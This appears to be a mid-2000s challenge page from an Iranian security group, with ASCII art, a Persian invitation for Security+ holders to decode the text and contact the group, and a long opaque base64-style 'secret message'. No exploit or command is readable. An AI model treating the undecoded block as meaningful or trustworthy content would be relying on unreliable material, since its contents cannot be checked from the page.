
Ordered & Confirmed from
Mr. Amir Hossein Sharifi

All Rights Reserved For WhiteHat Nomads Group © 2005- 2006

For More Information visit : www.websecurity.ir

\\|\\|/
(0 0)
---000-()-000---000-?---000---000-\\|\\|/
(0 0)
---000-()-000---

J C- U - L@8T3R J



دوستانی که مدرک Security+ را دریافت نموده اند یا در حال گرفتن این مدرک معتبر بین
المللی هستند می دونند این کد های درهم و بر هم چی می تونه باشه . با آدرس هایی
که بدست آوردید با ما تماس بگیرید

S3CR3T M3SS4G3 4 FR13NDS

j l16HljBC4Dt667BCH1/0HPZEQzHpHZGUPnCfiGXQG1AXb9sbMR/F2hbZyC+HrZe
qANQR1DBwU4D872RqI443SYQB/9wZHraJwwTJBVvb8otfYTiR8FW7GfyQeLDpem0
czuoyAVkuUxcev4py64E3qG93KXMHZkw8g3fSHUDIoA03/vxky93diRnW65jMIMf
bthEnnPJcT2CT+FM2K82MUxvhw8fxV/zbyU0oXgMLc57EGjto0ww4hCSwtSSZ/Jl
oVX77ycJY0IK5evj6SGULS/6bnrxB5j+4Kq81fLu/4WPtzoDbaUnXUiEaTENIIMP
JugKX60xLGVCJ2GUskLFQZc3UUdt9n3MNLxuwf1Naldig5lBCACGpu1hM2J8W8Vc
crj9cd/i2Pzo5kXnh8lkB651fPv1YeKc7QUp3zv/DFWZ64l1C6BN6lUsepJZKtKW
Zn5Bde74y00ao6DTd3Ksjcwgba4tkfIW7yZqEn0QpCFx/STIuAzdWdf6LFGGNW6Z
MFIeeIqjhESEEOjcZp80DBYkYMPJXhPj28VsT3wvrlyULlnPzY/XJAULUuGpYFeb
kJnRQBvIF+QD0mS5i0ez+FUDMQLSWLzZ2H6opNINB/hv2isJZATfw/y2Ivm06D
k1kwanR3R6xn6Wwv30tvrjY8I66WMfRmc7h6/TJWwR00C4SF42q43QW0PYNaIpGD
lGa1pnKXycIAzdyva/tIJc0cI91id2Km1SqrEyv43MRtxiaJVydLM6SS5c/T6wmb
FIoJoYIH+es4sh9qYrjcLj4ta+CF9VXXq6K6ckZuhYaHjOIIm2E2REjv3ku5QcPQ
RABfsE/AahkiDdKfYxsj3J7bebJNGpLtt/UqKMReffX/noxq/iiNaQBIf70KbN3H
WWIEmmr0rZMwTtjo2JqSsyqbYD0qIpS/HbhtCff050k/W01hj/u7REPIxnF4D1EZ
FLJapoHzj2d5Zw2kxcbLgqkAQgsHq0ZbA6YZ5hDs/vx8Pr5FiA0wLsq4uv/PYnUw
zsJSruvE8HUcEvL8DXkG4GwQAmXZ0Rdod+dXmk3zTJitNHJEfc8iEw9vkE0ZVIbJ
Ls3nBWWY7cv4UpHyXY9KvZi15RaPuSQZjsT60gGSb7HkN/YTf5Te2hsJfgFvVsAS
AgNuULRkjH6onybNLL32zPhIaS0diWE29INb0IdFg6ut2LNIylXx+1lTL1ZDCtlx
lHLf551FVHRS/SkF1Qk0ApfjCipsKcRf0rcJRXTdw9ufHo4it/7V1HluVUbkdS1s
cBFhEdwfYA45XrYjX+9wEh1TR39oCURwFZsfsp90zxU36qlpkF2eIRBmIzY32D5E
BytR0NDPqF8WfatOpWLC10DP5NjW3lrAl8oURj/Sg0gRgS8oyDkPmDKodUhmK55+
NZZAHfS32+dpXXEN+oB7CdyYjcDSqkiVHhRHxmc+0ZKBMgnbXlrp5UXpaRy7l8Qq
/OSHv+4X0c0nVsQw0Et9K2siAm9olb0bwTiWCiIjqaAYr+PQ4jh4ZiQfKU2JKLar
TPFyJyMvNXiEOGVbosuJWBR+xNvR0UspB7N7Qo+0ILLIXKLp8Rxsu8ru0yqEjLTQ
CcsrgWPqtAnc/OCuguYdz5Vfz3E5AQ1CrartZDF17axQN60DPz5ewxw=